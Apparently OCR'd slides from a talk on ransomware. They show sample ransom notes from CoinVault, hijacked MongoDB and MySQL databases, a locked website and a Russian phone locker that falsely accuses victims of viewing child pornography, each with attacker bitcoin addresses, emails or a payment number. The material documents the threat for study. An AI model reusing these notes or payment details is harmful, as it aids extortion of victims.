
CoinVault

How to pay us in bitcoin:
Useful site: howtobuybitcoins.info (find exchanges in your country)

1. Visit one of the sites below to buy bitcoins. (or find one yourself using the site given above)
(2. Login or create an account if necessary.)
3. Buy the amount of bitcoins you need to pay and send them to the address given in this window.
(4. You can go to blockchain.info and search for your address to see whether the bitcoins are received.)


Show information | One free decrypt! | bitcoin-central.net

Estimated $1.5B Gross Revenue Per Year



```
  > show dbs
  WARNING            0.203GB
  [redacted]
  > use WARNING
  switched to db WARNING
  > show collections
  WARNING
  system.indexes
  > db.WARNING.find()
  { "_id" : ObjectId("5859a0370b8e49f123fcc7da"), "mail" : "harak1r1@sigaint.org"
  , "note" : "SEND 0.2 BTC TO THIS ADDRESS 13zaxGVjj9MNc2jyvDRhLyYpkCh323MsMq AND
   CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !" }
  > exit
  bye
```

```
|  1 | cru3lty@safe-mail.net | 1G5tfypKqHGDs8WsYe1HR5JxiwffRzUUas | https://localbitcoins.com | Your DataBa
se is downloaded and backed up on our secured servers. To recover your lost data: Send 0.2 BTC to our BitCo
in Address and Contact us by eMail with your MySQL server IP Address and a Proof of Payment. Any eMail with
out your MySQL server IP Address and a Proof of Payment together will be ignored. You are welcome. |
-----------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```




nafa.dk

Nordjysk Astronomisk Forening for Amatører


Website is locked!

Website is locked. Please transfer 1.4 BitCoin to address 3M6SQh8Q6d2j1B4JRCe2ESRLHT4vTDbSM9 to unlock content.



```
NoNameUser
-[ Payment 0.2 BTC=CODE BTCMU ]-
--------------------------------------------
Buy Bitcoin Here
```

Key : KEY ENC/DEC | Infection ▾ | Submit



За просмотр детского порно ваш телефон блокирован!
Для разблокировки телефона вы обязанны оплатить 1000 руб.
Попытки избежать оплаты штрафа будут наказанны. Вплоть до условного срока, по статье 242/7


1. Найдите ближайший терминал системы платежей QIWI
2. Подойдите к терминалу и выберете пополнение QIWI VISA WALLET
3. Введите номер телефона +79062654326 и нажмите далее
4. Появится окно коментарий - тут введите ВАШ номер телефона без 7ки
5. Вставьте деньги в купюроприемник и нажмите оплатить
6. В течении 24 Часов после поступления платежа ваш телефон будет разблокирован.
7. Так же вы можете оплатить через салоны связи Связной и Евросеть

ВНИМАНИЕ: Попытки разблокировать телефон самостоятельно приведут к полной полной блокировке вашего телефона, и потери всей информации без дальнейшей возможности разблокирования.

Ransomware on a SmartTV :O

Ransomware requires Infrastructure


Ransomware requires Work



